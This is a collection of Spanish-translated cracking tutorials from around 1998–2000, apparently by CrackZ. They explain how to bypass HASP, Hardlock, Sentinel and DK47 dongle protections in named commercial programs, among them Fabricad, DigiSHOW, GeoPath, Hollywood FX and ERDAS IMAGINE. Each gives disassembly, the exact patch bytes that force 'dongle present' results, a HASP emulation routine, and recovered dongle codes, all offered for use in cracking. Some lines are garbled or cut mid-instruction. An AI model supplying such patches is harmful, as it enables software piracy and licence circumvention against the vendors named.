:004E70C5 MOV DWORD PTR [ECX-4], 0 <-- Another_bad_flag.
:004E70CC MOV DWORD PTR [ECX], 1 <-- Move_bad_flag.
```

En este momento yo ya sabia que me estaba enfrentando con un Hardlock dongle (\\.\HARDLOCK.VxD),una mirada rapida al status de de los codes API nos revela 7 = no lock connected,bueno,vamos a tracear la ddl,la proxima parte desafia la s creencias.

```
:xxxx9DE6 PUSH 10019508 <-- "Hasp".
:xxxx9DEB MOV ESI, DWORD PTR [100692B4] <-- MSVCRT._mbscmp
:xxxx9E02 MOV EAX, DWORD PTR [EBP-14] <-- "Demo".
:xxxx9E05 PUSH EAX <-- Onto the stack.
:xxxx9E06 CALL ESI
:xxxx9E0B TEST EAX, EAX
:xxxx9E0D JNZ xxxx9E1E
:xxxx9E0F MOV DWORD PTR [10037ABC], 0 <-- Return flag.
```

.....and now for more flag setting.

```
:xxxx9E1E PUSH 10019500 <-- "NetHasp".
:xxxx9E30 MOV DWORD PTR [10037ABC],  <--Necesito comentar lo siguiente,
```

que sucede cuando hat una checking routine realmente ineficaz,para no menos que 8diferentes dispositivos para protecciones(los otros son Glenco, NetGlenco, GlencoNetwork, Sentry, NetSentry & SentinelLM),al final la demo sera checkeada y entonces es nuestro retorno a ajustar a 7.Este codigo necesita un parcheado,yo elegi utilizar "Hasp",pero cualquiera de los demas parcheadores posiblemente tambien servira,mientras nuestra insistencia se mantenga .Parcheé el codigo apropiadamente ,esperando que funcionara,y entonces apareció un problema,un GPF,aparentemente existe algun tipo de rutina de checkeo entrometida que detectó mi parcheado,esta rutina es bastante rara,y felizmente te deja NOP out ambos el TEST y decidir el JNZ,que es exactamente lo que haria un cracker vago.Soy un poco pedante,hasta cuando parcheo,yo realmente queria cambiar la "Demo" a "Hasp" antes de la CALL ESI y evitar usar NOP's juntos.

A little harmless foray into PE patching

Podemos ver de un listado de W32Dasm que hay una cantidad de espacio libre al final del de la seccion de .reloc ,entonces la idea es la siguiente,insertaremos un JMP en nuestra pequeña rutina,editaremos la "Demo" al "Hasp" en la memoria y entonces hacemos CALL ESI (the compare) antes de saltar hacia atras,para esto necesitaras hacer un parcheado seguro del PE,incrementando el tamaño virtual de .reloc ,pasndo asi de 0x2518 a 0x2600(el tamaño crudo de las secciones)Asi es como queda el nuevo codigo

```
 :xxxx9EE6 far JMP xxxxBB5F (E9 74 1C 07 00)
:xxxxBB5F MOV DWORD PTR [EAX], 0x70736148 (C7 00 48 61 73 70) <-- "Hasp".
:xxxxBB65 CALL ESI (FF D6) <-- Now compare them.
:xxxxBB68 ADD ESP, 8 (83 C4 08) <-- Correct the stack.
:xxxxBB67 far JMP xxxx9EEB (E9 7C E3 F8 FF) <-- Jump back.
```

Bueno,te estaras preguntando porque no utilice CALL,la respuesta es facil,introduciendo un CALL con la "Demo" pointer ya empujada en el stack yo hubiera estado haciendo el trabajo.Por supuesto ahora me doy cuenta que con esta demo string es una llave de registro,BUH!,por eso el ultimo parcheado enterito era completamente innecesario,si embargo es divertido para añadirlo a vuestras rutinas :-.Bueno,volvemos a fabricad.exe

```
:004E70D7 CALL RESecure42 . Ord:0003h <-- Returns EAX=0.
:004E70DC TEST EAX, EAX
:004E70DE JNZ 004E7118 <-- Evidently good.
```

Ord:0003h es tambien una exportacion muy interesante como el valor devuelto por Ord:0001h es utilizado en un procedimiento de switch,como yo elegi emular a Hasp,finalizamos en un territorio familiar,La rutina HASP con servicio de code checks (xxxx5059). Services 1, 5, 2 (seed codes from a large table), 6, 3 & 50.

Esta es una rutina de checkeado bastante buena,aunque el checkeado de las palabras es flojillo.El servicio 2(HaspCode) es donde esta el meollo de la cuestion,la proteccion escoge un codigo seed (semilla?) el cual va asociado con con un indice valor de 0-0x7A0,entonces pasa a un 2k lookup table de los codigos de retorno requeridos .De hecho,esta table causa problemas,lo hiciera el encargado de la proteccion intencionadamente o no.El problema es este,cuando empece a codificar mi rutina de emulacion para Service 2 tuve 2 opciones ,insertar mi rutina HaspCode generica o utilizar la table.Ahora que mi programa HASPKill utiliza el primero/antiguo ,estaba poco dispuesto a exponer mi codigo de servicio2 ASM (aunque para ser honesto eso no es realmente tan duro que lo hagas tu mismo),en vez de eso yo hubiera hecho lo siguiente :

```
PUSH ESI
PUSH EDI <-- Save on the stack (note I don't use EAX-EDX as these will hold the return codes).
MOV ESI,[ESP+xx] <-- Get the table index (somewhere offset from the stack).
MOV EDI, start_of_table <-- Start of the table.
```

```
ADD EDI,ESI <-- Add the index.
MOV EAX,EBX,ECX,EDX, DWORD PTR [return_codes] <-- Get the correct return codes.
POP EDI
POP ESI <-- Restore.
RET <-- Return from emulation.
```

Por supuesto que esto parece realmente sensible,pero hay un pequeño defecto en el problema de la relocalizacion/reubicacion.Echale un vistazo al codigo de checkeado del dll

```
:xxxx76A8 CALL xxxx5033 <-- hasp().
:xxxx76B0 MOV ECX, DWORD PTR [EBP+00] <-- First return code.
:xxxx76B3 CMP DWORD PTR [EDI+10018A5C], ECX <-- Check return code.
:xxxx76B9 JNZ 100076E8
```

Entonces ves que MOV EDI, 10018A5C es un iff valido(la terminologia matrematica lee" if" y solo" if")la ddl no esta reubicada(pero se reubica mas a menudo que no).Bueno,vamos al trapo,es sencillo,puedes utiizar EBP como una direccion relativa a la table,por eso en vez de MOV EDI, start_of_table utilizamos LEA EDI, [EBP+required_offset].Esto soluciona el problema para mas seguridad,mencionare los checks del servicio 3

0,1,2,0xF,0x37,son las posiciones verificadas, como codigos de retorno aseguraran tu felicidad:-).

Conclusion,he trbajado mas de loque queria en este crack,simplemente podriamos haberlo parcheado todo utilizando NOP's,desordenado pero posiblemente efectivo ,pero esto no es tan satisfactorio como emular completamente el ddl.Mientras tu lees esto,el crack de alguna descripcion deberia estar saliendo a la escena,te recomiendo que pruebes este tu mismo.Naturalmente tambien podrias borrar la string de la "demo",editando la correspondiente llave de registro.

Addendum - Staad Suite.Unas pocas semanas despues de escribir este tutorial,tuve la oportunidad de estudiar la suite de programas a los que Fabricad pertenece,y adivina,todos usan la misma HASP dongle,la primera palabra del dongle(index 0) ,actua como un interruptor de control para la suite entera(es una proteccion muy buena usando 3 tables y otras palabras dongle),yo utlice la fuerza bruta 9F77 para que fuera valida para todos los modulos,otras posiciones fueron tambien verificadas por varios componentes utilizando varias secuencias de TEST AH,xx .

Fui capaz de recuperar/recubrir como 10 palabras mas teniendo acceso a la suite ,por supuesto eso no hace la mas minima diferencia si tu estas trabajando con mi ejemplo de arriba :-). ---------- Dongles Return to Main Index ---------- © 1999 CrackZ. 4rth September 1999.

DigiSHOW.vld v1.25 - Tutorial

http://www.future-software.co.uk/index.htm - Webpage.
vld126.zip - (1.45Mb)

Traducción de ^[G]oLe[E]^

Bienvenidos otra vez. En DigiSHOW tenemos una protección DoNgLe muy pobremente inplementada para decirlo suavemente, sin embargo, ofrece muchas oportunidades de aprender y el chance de enviar al proverbial basurero el dk47wn32.dll. En la instalación, el programa copia el driver relevante al Directorio de tu sistema, en este caso dk47wn95.386, nota la vieja extensión 386 aquí, la mayoria de DoNgLeS decentes usan vxd para sus malignas comunicaciones (al menos para Windows 95).

Al parecer el camino a seguir es desensamblar el archivo dk47wn32.dll, y ver a través de las listas de funciones exportadas, lo cual deberia sacarnos una sonrisa (FindDk47 -->[EncontrarDK47], DK47ReadRandomNumbers --> [DK47LeeNumerosAleatoreos]). Obviamente viendo dentro del programa principal veremos donde es que estas funciones son importadas sabiamente, también podria gustarte cargar estas exportaciones en el Symbol Loader del SoftICE. Dentro de vld.exe, tenemos lo siguiente.

```
:00403649 CALL 00408002 <-- DK47wn32.DK47DriverInstalado.
:0040364E CMP EAX, 00000001 <-- El Driver Instalado fija EAX=1.
:00403651 JNZ 0040369C <-- Si_no_hay_driver_instalado_saltar.
:00403653 CALL 00407FFC <-- DK47wn32.FindDK47
:00403658 CMP EAX, 00000001 <-- Está Conectada la DoNgLe?
:0040365B JNZ 0040369C <-- Saltar_si_no.
:0040365D LEA EAX, DWORD PTR [ESP+04]
:00403661 PUSH 00000806 <-- Esto se ve como los datos de la DoNgLe.
:00403665 PUSH EAX
:00403667 PUSH 0000003B
:00403669 PUSH 00000006 <-- Empuja un carga completa de parámetros.
:0040366B PUSH 0000001E
:0040366D CALL 00407FF6 <-- DK47wn32.DK47ReadRandomNumbers
:00403672 MOV EAX, 00000447 <-- EAX inicializado en 447h.
:00403677 XOR ECX, ECX <-- Limpia ECX.
:00403679 MOV CL, BYTE PTR [ESP+EAX+04] <-- La DoNgLe retorna datos.
:0040367D ADD ESI, ECX <-- Almacenar el resultado en ESI.
:0040367F INC EAX <-- Incrementar el loop.
:00403680 CMP EAX, 00000806 <-- Está hecho el loop?
:00403685 JL 00403677 <-- Obtener más Datos.
:00403687 CMP ESI, 0001FECA <-- Buen Resultado.
:0040368D JNZ 0040369C <-- Mal_salto.
:0040368F MOV EAX, 00000001 <-- El Flag Buen chico (Good guy flag).
:00403695 ADD ESP, 00000808 <-- Gran Pila de correcciones para todos los datos de la
DoNgLe.
```

Este código es sumamente fácil de entender, desafortunadamente para el programador, todos los malos saltos son de la forma JNZ 0040369C, y como sabemos que el código pasa el primer ¨está instalado el driver de chequeo?¨ es obvio como deberán trabajar los otros 2. FindDK47 Primero chequea el puerto Paralelo para ver si nuestra DoNgLe está conectada, si lo está, retorna EAX=1, si no EAX=0. Nuestro objetivo ahora es parchear lo que podamos del dll genericamente, notar que sería imposible parchear el dll para todas las aplicaciones viendo como los códigos de la DoNgLe son chequeados usualmente al lado de la aplicación.

En 00403679, CL apunta a valores que deben haberse obtenido de la DoNgLe, cada vez que he examinado el codigo CL ha sido FF, sugiriendo un error, ciertamente es posible en el lado de la aplicación, mejorar la eficiencia de este codigo, parcheando el loop, recordando que los valores de EAX necesitan ser ajustados. Viendo dentro de la lista desensamblada de dk47wn32.dll nuestra primera tarea es asegurarnos que FindDk47 siempre retorne verdadero, p.e. siempre hay una DoNgLe conectada. La función FindDK47 es controlada usando [EBP-04], parece que el dll chequea la presencia de la DoNgLe usando un 1 retornado por la DoNgLe actual. El código relevante es este:

```
:20001343 CALL KERNEL32.ReleaseSemaphore
:20001349 MOV EAX, DWORD PTR [EBP-04] <-- Esto necesita ser 1.
:2000134C AND EAX, 0000FFFF <-- Chequea los registros con un AND lógico.
```

Te recomiendo leer acerca de objetos semaforo en cualquier referencia system class decente, también puede ser valioso leer acerca de las funciones de espera. Es innecesario decir que pudieras reemplazar facilmente el AND EAX, 0000FFFF con un XOR EAX,EAX (33C0) y un INC EAX (40) + apropiado (s) NOP´s para asegurarse que tu DoNgLe siemptre esté conectada. Para parchear los codigos de retorno obtenidos de la DoNgLe podríamos conformarnos con quitar el salto en 0040368D, sin embargo, preferiría rescribir esta rutina entera y mejorar la eficiencia del código al mismo tiempo.

```
:00403672 MOV EAX, 00000806 (B806080000) <-- Como si el Loop hubiera terminado.
:00403677 XOR ECX, ECX <-- Dejar ECX como 0, no importa.
:00403679 MOV ESI, 0001FECA (BECAFE0100) <-- Lo que debería ser ESI.
:0040367E INC EAX
:0040367F DEC EAX <-- Se vé mejor que 2 NOP.
```

Aunque te mostré de forma tempranera como podrias parchear el dll, probablemente es mas apropiado parchear todo en primer lugar (p.e. la aplicación), dejare esto como un pequeño ejercicio. Aquellos de ustedes que no les guste los archivos innecesarios, les gustará remover la necesidad del driver parcheando el resultado de DK47DriverInstalled. Extraordinariamente, le voy a dar credito al autor por su poca inteligencia, probablemente ha comprendido que su aplicación es tan especializada en la naturaleza que el promedio *warezer* es inverosimil estafarle ingresos significantes.

La infortunada realidad de esta protección es que es potencialmente menor que lo que el autor podría hacer con su fabricante particular de DoNgLe, la seguridad de las rutinas que llaman a las DoNgLeS es el eslabon debil e incluso si siempre chequeara a través del programa, un cracker promedio fácilmente los aislaría.

© 1998 CrackZ. 4rth September 1998.

GeoPath Power CAD/CAM - Tutorial

Version 3.00.009, 01 March 2000 Release

Traducción de ^[G]oLe[E]^

Esté es el primer de mis tutoriales sobre DoNgLe y por eso no daño a los autores, he decidido no hacer publico el programa para ser descargado. Si realmente estás interesado en examinar este código, entonces enviame un E-Mail y pondré a tu disposición solamente los archivos necesarios.

Iniciando GeoPath produce un error no sorpresivo y despues parece como que si en un segundo intento de localizar la DoNgLe, el programa termina. Es fácil encontrar el cuadro de Dialogo con un bpx MessageBox (0002:8A26), esto inmediatamente nos incita a examinar la lista muerta. Los programadores sin embargo, evidentemente tenian otras ideas, rastreando la cuadro de dialogo de nivel de código 1, nos lleva a concluir que ese CALL 89D6 es errado, pero rastrenado el mas alto, nos lleva a 9 callers (que son los que hacen la llamada) y muchas referencias a llamadas multiples que siguen siendo altas. No es practico tratar y parchear todas las llamadas, o rastrear cada caller individual.

Hora del SoftICE, un bpio -h 378 rw es lo la linea usual de ataque para cualquier DoNgLe de LPT, y seguramente abrir GeoPath produce una break (ruptura). Resulta que este codigo est{a realmente dentro de algo llamado Centinela, (se ve como un vdx). En este punto, puedes desactivar el break point y comenzar a presionar F12 para encontrar donde está realmente el caller de la aplicación. El programa parece quedar dentro del Centinela por lo menos 10 F12's pero eventualmente regresé a sc16w.dll, el cual es el dll del fabricante.

Rastreé a través del codigo dll de la DoNgLe (aunque no por mucho tiempo), mi consejo es simple - a menos que estes preparado para una seria sesión de crackeo, no te metas con el código de la DoNgLe, mantente presionando F12 hasta que salgas a la aplicación, lo cual hará algo. Eventualmente, despues de un viaje a través de vmm, regresé a scadca.exe. Tu atención está sobre el primer break dentro de scadcam.exe.

```
:0002.0744 MOV DX,AX <-- BPIO al punto de entrada.
:0002.0746 CMP DX,FFFD <-- DX es 0 aquí.
:0002.0749 JG 0758 <-- Saltar e inicializar la comunicación con la DoNgLe.
:0002.0758 CMP DX,FFFF <-- Ahora compara DX con 1.
:0002.075B JZ 07D4 <-- Posiblemente algun error no relacionado.
:0002.075D PUSH 003F <-- Leer la dirección de la word 3F.
:0002.075F CALL FAR WORD PTR [BP-0A] <-- Leer la DoNgLe.

:0002.0762 MOV DX,AX <-- Retorna el código posiblemente ubicado en AX que fue movido
en DX.
:0002.0764 CMP DX,268F <-- Esto se ve como si debe ser un buen retorno de la DoNgLe.
:0002.0768 JNE 07D4 <-- Esto 'se siente' mal.
```

Haré un alto aqui y explicare mi razonamiento, el chequeo JG se ve como un error no relacionado de alguna descripción, ¿por qué?, bien, para errar este chequeo, necesitaras AX retornado con menos de -3 y entonces es chequeado con -1?, prescindiendo del valor de AX, de cualquier forma el código va a alcanzar 0758. La llamada FAR es una caracteristica regalada de las comunicaciones DoNgLe y para las razones de compilador SoftICE casi puedes garantizar el resultado en (E)AX, es innecesario decir que cuando rastrear sobre este CALL AX es FFFF (-1), 268F es muy abstracto para ser cualquier otra cosa que el buen resultado, asi que parchear aca, es lo que continua.

Continuando.

```
:0002.076A PUSH 0000
```

```
:0002.076C CALL FAR WORD PTR [BP-0A] <-- Leer de nuevo la DoNgLe.
:0002.076F MOV DX,AX <-- Otra Vez, mover el código de retorno en hacia DX.
:0002.0771 CMP DX,1F1F <-- Comparar con 1F1F.
:0002.0775 JNZ 07A8 <-- Saltar aquí.
```

El código siguiente es realmente furtivo, podrías ser perdonado por creer que 1F1F era un buen código de retorno, de hecho, no lo es, es uno falso y muy bien encubierto. Explicaré, si examinas el código después de esto, se *vé* como si el programa llama dentro de la dongle para hacer otros 2 chequeos, almacenando los resultados en las localidades de memoria [9EFC] y [9EFE], no tener la DoNgLe presenta un problema, porque no tenemos idea de que es lo que supuestamente son estos valores, pero unas poca lineas sobre [9EFC], es probado para FF y la llave es que prescindiendo del resultado, el código procede a 07D4.

En 07D4, el código chequea flags en las localidades BP+06 y BP-14, pero nuestra ruta acá no está fijada por esas flags, esto resulta en el contar de loop [0084], siendo iniciado e incrementado 6 veces atras de donde comenzamos. Esto puede llevar solo a una conclusión, 1F1F es un truco. de hecho, no tener la DoNgLe una ventaja positiva para el chequeo 1F1F, porque lo burlaremos de todos modos.

```
:0002.07A8 CMP DX,1010 <-- Otro código de retorno.
:0002.07AC JNZ 07B0 <-- Salta aquí y cheque el código de retorno de nuevo.
:0002.07AE JMP 07B6 <-- Salta a la misma localidad que el próximo chequeo.
:0002.07B0 CMP DX,F010 <-- Otro código de retorno.
:0002.07B4 JNZ 07C3 <-- Todavia saltar a otro chequeo.
```

El código que sigue es también muy interesante, sin embargo, parece que si DX es 1010 o F010, prescindiendo del código alcanza 07B6, y esto resulta en que algunas flags son fijadas. Si ni el código es correcto alcanzamos un chequeo final en 07C3.

```
:0002.07B6 MOV WORD PTR [BP-14], 0001 <-- Flag.
:0002.07BB MOV WORD PTR [9EFA], 0001 <-- Otra localidad.
:0002.07C3 CMP DX,1210 <-- Ultimo código de chequeo de retorno.
:0002.07C7 JNZ 07D4 <-- Jump (Salto) obviamente malo.
:0002.07C9 MOV WORD PTR [BP-14], 0001 <-- Alguna flag como las que encontramos
tempranamente.
:0002.07CE MOV WORD PTR [9EFA], 0002 <-- Localidad marcada como 2.
```

El flag [BP-14] siempre está marcado con 1 y por lo tanto, no es importante, la pregunta es que calor de [9EFA] es bueno,(1 o 2). Sin la DoNgLe difícil estar seguro, aunque revisando el listado muerto, ví que 1 era mas parecido a la flag correcta, ya que verdaderamente, este es el caso, el flag 2 trabaja como una función que deshabilita el switch para algunas operaciones, aunque solo sabrias esto con conocimiento previo. También parece ser 1 otra localidad donde la DoNgLe es llamada, facilmente puedes localizarla buscando el valor hex para la instrucción DoNgLe que lee CALL FAR. Hacer un parche para esto, es evidentemente facil.

Considero esto como una protección DoNgLe del todo debil, pienso que mas chequeos podrian haber sido hechos y muchas mas trampas añadidas. Sin tener un tester (que pruebe), la flag [9EFA] es el único problema real, aunque evidentemente no es una molestia realmente grande para probar uno u otra. Parchear este codigo es, por supuesto, una tarea bastante rutinaria, aunque deberias aplicar la estetica usual.

Adición Version 3.00.009

Parecería que en esta ultima versión, por lo menos algún esfuerzo ha sido hecho para encubrir las funciones Sentinel cplus de la DoNgLe y mas chequeos son hechos en las words de retorno. Scadcam.exe ahora es un probrama de 32 bits y se llama en la DoNgLe via sc32w.dll, las direcciones de la función RNBOcplus son recuperadas via LoadLibraryA en lugar de importarlas directamente. Sin embargo, los chequeos continuan siendo malos y algunas cosas son demasiado ridiculas :-

```
:0045F73D PUSH 00000404 <-- 1028 bytes.
:0045F742 PUSH EDX <-- Record de Paquetes CPlus.
:0045F743 CALL [ESP+20] <-- RNBOcplusFormatPacket().
:0045F747 CMP AX,BX <-- Todos los Record de Paquetes estan bien.
:0045F74A JNZ 0045F85C <-- Mal Salto.
:0045F750 MOV AX,[004ED4EC] <-- ID del desarrollador (AX=0).
:0045F756 LEA ECX,[ESP+00000124] <-- Record de paquetes.
:0045F75D PUSH EAX
:0045F75E PUSH ECX <-- Empujar parámetros (por qué?).
:0045F75F CALL [ESP+24] <-- RNBOcplusInitialize().
:0045F763 CMP AX,BX
:0045F766 JNZ 0045F85C <-- Mal Salto.
```

Esto es posible y absolutamente una increible pieza de codigo, los desarrolladores de GeoPath me escuchan? RNBOcplusInitialize (si es algo como la API SuperPro) no debería tomar cualquier parametro, aún aca vemos un ID de Desarrollador de 0 y un puntero al Record de Paquetes dejados atras (no pude encontrar documentación en el website del Centinela sobre las API cplus, asi que es posible que este errado acá) :-

```
:0045F778 PUSH 3F <-- Dirección a leer.
:0045F77A PUSH EAX
:0045F77B CALL ESI <-- RNBOcplusRead().
:0045F77D CMP AX,BX <-- Chequear el estado.
:0045F780 JNZ 0045F832 <-- Mal salto.
:0045F786 CMP WORD PTR [ESP+10],268F <-- Chequear la word (palabra) retornada.
:0045F78D JNZ 0045F832 <-- Mal salto.
```

Mas lecturas son realizadas en las words 0,1,2 y 7 (0 es explicitamente chequeada para 0x1F1F), 1 & 2 son usadas para controlar el menu y las opciones en 3D (Un monton de chequeos en parte baja de la word 1), has una busqueda de las localidades en memoria donde estas words son almacenadas y no puedes perder el chequeo (Word 1 --> 004F7558, Word 2 --> 004F755C), encontré que Word 1 = 0x45 y Word 2 = 0x7 parecen hacer el trabajo.

Dong

Hollywood FX v3.08 - Tutorial

http://www.hollywoodfx.com/ - Webpage.

Traducción de ^[G]oLe[E]^

Durante los últimos meses he enfocado muchos de mis esfuerzos en el rango de DoNgLeS HASP, pero de nuevo regreso resaltando la debilidad fundamental de cualquier DoNgLe, su API. La mayoria de Centinelas que he visto no son tan fuertes como los equivalentes a las HASP, aunque la pregunta real es la implementación, los centinelas no parecen prestarse a esquemas fuertes, no hay, hasta donde sé, una facilidad para chequear algo mas que los códigos de retorno, un experto proteccionista HASP puede implementar algunos trucos furtivos. Para HFX (un buen programa que deberias comprarle a btw), gastaremos la mayor parte de nuestro tiempo en IDA/SoftICE.

La protección principal que encontré (como no tengo PhotoShop/Premiere instalado en este momento) fue dentro de hollywoodfx30.dll, pero antes de que lo consigas, queda el pequeño problema del número de serie de la instalación, tristemente he perdido el mio y rastrear el instalador no seria muy divertido. En lugar de cocinar el Wisdec y decompilar el setup.ins, hay un par de parches que deberias hacer por ti mismo.

Encontraremos la principal rutina de protección lo suficientemente facil con IDA y SoftICE, la dirección 1000932D es un realmente facil Entry Point (punto de entrada) (bpx InitCommonControls). Seguramente unas pocas lineas abajo estará nuestra protección.

```
:10009364 PUSH off_100229F4
:1000936A CALL sub_1000FA10 <-- Está conectada la DoNgLe?.
:1000936F TEST AX,AX <-- AX tiene el código de Retorno.
:10009372 JNZ short 100093A7 <-- Mal Salto.
```

Rastrea por 1000FA10 y nota el termino "Retraso del Centinela" ("Sentinel Lag" en inglés), el corto retrazo en SoftICE :). El retorno AX=3 es malo (chequea tus guias API, eso significa "Centinela no Conectado"), el resultado deseado es AX=0. Podemos rastrear esta función y facilmente identificar donde queremos parchear.

```
:1000FA99 MOV AX,0003 <-- Mover_la_flag_incorrecta.
```

Un monton de crackers podran criticar lo que voy a sugerir, ya que nunca tendremos conectada la DoNgLe, es perfectamente aceptable parchear este MOV a algo mas apropiado (digamos MOV AX,0000). Por supuesto podemos tambien ver, examinando el listado muerto, que forzando los 2 saltos condicionales a tomar el camino del código pensado, no nos dará ningun beneficio. Mas proteccionismo se aproxima.

```
:1000938E CALL sub_100100E0 <-- Accesar la DoNgLe de nuevo.
:10009393 TEST AX,AX <-- De nuevo AX almacena el código de retorno.
:10009396 JNZ short 100093A7 <-- Mal_salto.
:10009398 MOV AL, BYTE PTR 10026A7C
:1000939D CMP AL, BYTE PTR 100229F0 <-- No es necesario decir que estos bytes
deberian ser iguales.
:100093A3 JNZ short 100093A7 <-- Mal_Salto.
```

```
:100101F9 AND AX,00FF <-- Finalmente pulir AX. (Quiza cambiarlo a XOR AX,AX ).
```

de nuevo puesdes rastrear este CALL e identificar donde parchear, aunque esto no es estrictamente necesario porque el CALL

está referido solo en este código, también podemos cambiar el byte que es chequeado elegantemente si editamos el Mover_la_flag_incorrecta por MOV AL, BYTE PTR [100229F0]. El chequeo final se aproxima despues de algunos CALLs inocentes, diseñados para aburrir a los crackers, proporcionandote una vista a AX para un código de retorno de 3 o 9, es facil de localizar los chequeos de la DoNgLe.

```
:10009420 CALL sub_1000FC30 <-- Chequear la DoNgLe (Todavía?) de Nuevo.
:10009425 TEST AX,AX <-- Usar AX (Todavía) de nuevo.
:10009428 JNZ short 10009434 <-- Mal_salto.
:1000942A CMP WORD PTR [EBP+0C], 5E6A <-- Código de retonro de la DoNgLe.
:10009430 JNZ short 10009434 <-- Mal_Salto.
:10009432 XOR ESI,ESI <-- Un claro y excelente ESI del due no de la DoNgLe.
```

No insultare tu inteligencia explicando esto. Rastrea 1000FC30 y has un parche en la dirección 1000FCF5 con XOR AX,AX. También tienes el espacio de la dirección para cambiar el CMP a MOV (66 C7 45 0C 6A 5E). Ahora parece como si tenemos un Hollywood FX trabajando. Obviamente ahora que has visto como está estructurada la API en el programa principal, cualquier protección dentro de los plug-ins seran eminentemente similares (incidentalmente he visto los plug-ins Premiere y parecen estar libres de protección). Ahora puedes borrar el directorio /Sentinel.

Notas Adicionales

Un pequeño añadido a este tutorial y un agradecimiento a fuhrely por pasar esta información. Si piensas actualmente crackear completamente la protección, hay varios dll´s adicionales, los cuales necesitaras tomar en consideración - aparentemente también hacen chequeos de DoNgLe, lo cual contradice mi implicación de que hollywoodfx30.dll era el unico culpable. Estoy totalmente seguro que estos chequeos son muy similares a los descritos en este TuToRiAl.

Obviamente es importante tener a alguien que use un programa para chequear tu trabajo :-), en estas instancias, tienen mis disculpas.

Dongles Return to Main Index

© 1999 CrackZ. 11th March 1999.

ERDAS IMAGINE v8.2 - Tutorial

<http://www.erdas.com> - Pagina web

Me parece que ahora mas programadores alguna vez usan protecciones de hardware para proteger sus aplicaciones (cuando en realidad unas rutinas de ASM bien formadas causarian mucha mas molestia a la mayoria de crackers). De hecho si tuviese el dongle para todos los programas de mi ordenador la parte trasera de este tendria una extension de 3ft. Si Ud va a usar un dongle entonces recuerde que la utilizacion de ellos no es bastante note tambien que en mi opinion una proteccion de CERROJO basica es probablemente mejor que un Centinela.

ERDAS IMAGINE es un software bastante complejo, lanzando el prorama nos da un error messagebeep (ponemos un bpx para que saltemos al interior de una dll (elib.dll), F12 nos lleva dentro de eml.exe (debajo de la llamada que nos dio este error un scroll con Ctrl + Up nos mostrara algun codigo interesante.
Desensamblamos eml.exe (12,5K), el programador estaba obviamente versado en una dll que escribe porque el programa principal realmente carga el codigo para todas las importaciones de dll. Aunque el desarrollo sabio recomienda su utilizacion un cracker experto no tendra ningun problema para encontrar su proteccion den un 12 k.exe

este es el codigo devuelto por el messagebeep:

```
:004013BB CALL EMLLIB.eeml_Init <-- Aqui el dongle esta conectado.
:004013C0 ADD ESP,14 <-- Stack correcto.
:004013C3 MOV EBX,EAX <-- Almacena la funccion y devuelve el valor.
:004013C5 CMP DWORD PTR [ESP+10], 00000000 <-- Compara.
:004013CA JZ 004013F3 <-- Salto Correcto.
```

Entonces tenemos el nombre de la proteccion dll (el que ahora vamos a parchear), un valor de DWORD que sabemos que vinieron del dongle y un punto de entrada conveniente para seguir nuestro sondeo. Volveremos a la utilizacion de nuestras teorias que usan un deadlisting. El codigo continua aqui.

```
:004013F8 PUSH 004051BC <-- "Chequea las Licencias..."
:00401410 CALL Elib.esec_CheckSecurity <-- Otra dll usada.
:00401415 ADD ESP,10 <-- Stack.
:00401418 TEST EAX,EAX <-- EAX>= cero por favor.
:0040141A JGE 00401455 <-- Obviamente correcto.
```

Puedo recordar la lectura en una guia de puesta en practica de Centinela en la que decia que nunca debe decir a un cracker lo que hace..., aunque el programador parezca usar otro dll para realizar esta comprobacion. Ahora que tenemos nuestras teorias dejan el Cargador y un bpx para 004013BA, entonces traceatemos la 2ª proteccion de dlls exportadas para ver donde estan las instrucciones de `ofensa`, obviamente el resultado ideal es tambien el prche de este dll por si acaso las llamadas son exportadas en otra parte (aunque yo dude de ello).

Esta es la primera posicion que examinaremos (el desensamblaje de emllib.dll).

```
:6202A3CC CALL Elib.esec_CheckSecurity <-- Despues de todo esta es la dll.
:6202A3D4 MOV DWORD PTR [EBP-18],EAX <-- Usa el valor de EAX.
:6202A3D7 CMP DWORD PTR [EBP-18],00000000 <-->= 0.
:6202A3DB JNL/JGE 6202A408 <-- Salto correcto.
```

El CheckSecurity tambien es llamado dentro de elib.dll y debe devolver EAX <= 0 para que una licencia deba existir, tristemente elib.dll mide 5,69 Mb's para desensamblar y a los que pueden ver que el metodo de desensamblaje es por SoftIce. El archivo de tronco del codigo lo arrebate mediante la utilizacion del Symbol Loader.

```
0137:61499C45 CALL 61499CDE <-- Llama a la maravillosa proteccion.
0137:61499C4A ADD ESP,04 0137
:61499C4D MOV EAX,[EBP-20] <-- Mueve el dato del dongle a EAX.
0137:61499C50 MOV [EBP-24],EAX <-- Almacena @ [EBP-24].
0137:61499C53 CMP DWORD PTR [EBP-24],00 <-- Esto es 0.
0137:61499C57 JZ 61499CA3 <-- Este es un buen salto.
.....
0137:61499C99 MOV EAX,FFFFFFFF <-- Devuelve un mal EAX.
0137:61499C9E JMP 61499CD9 <-- Devuelve la funccion.
```

El JZ 61499CA3 es evidentemente un salto bueno, los datos DWORD del dongle[EBP - 20] necesita ser 0, sinembargo instucciones subsecuentes afectan el valor de EAX que entonces devolvera FFFFFFFF (-1) por equivocacion. Claramente una opcion sensible es parchear el mal MOV EAX,FFFFFFFF para que resulte MOV EAX,00000000 (B8 00 00 00 00), esto asegura que EAX es devuelto como valor 0 (el correcto), la unica cuestion potencial es en cuanto 61499CDE es llamado, muchos acontecimientos necesitaran la investigacion.

Como esto resulta que 61499CDE es llamdo desde 2 sitios. El que esta encima y que conocemos 6149C2DD. Si chequeamos la 2ª referencia veremos que usa el valor de EAX (almacenando esto en [EBP-14]),0 es el resultado deseado.
Esto significa que al menos para el empleo de un solo usuario devolviendo el MOV EAX, incorrecto que describi antes es bastante. Cmo la opcion de red tambien llama al ChecSecurity el patch resulta efectivo.

© 1999 CrackZ. 7th February 1999
Traduccion: § Deejay Mihai §

La envoltura HASP y Técnicas para desproteger la mochila HASP

Objetivo :- Trace.exe (incluído en Cimagrafi v5.07+).
La técnica DLL.

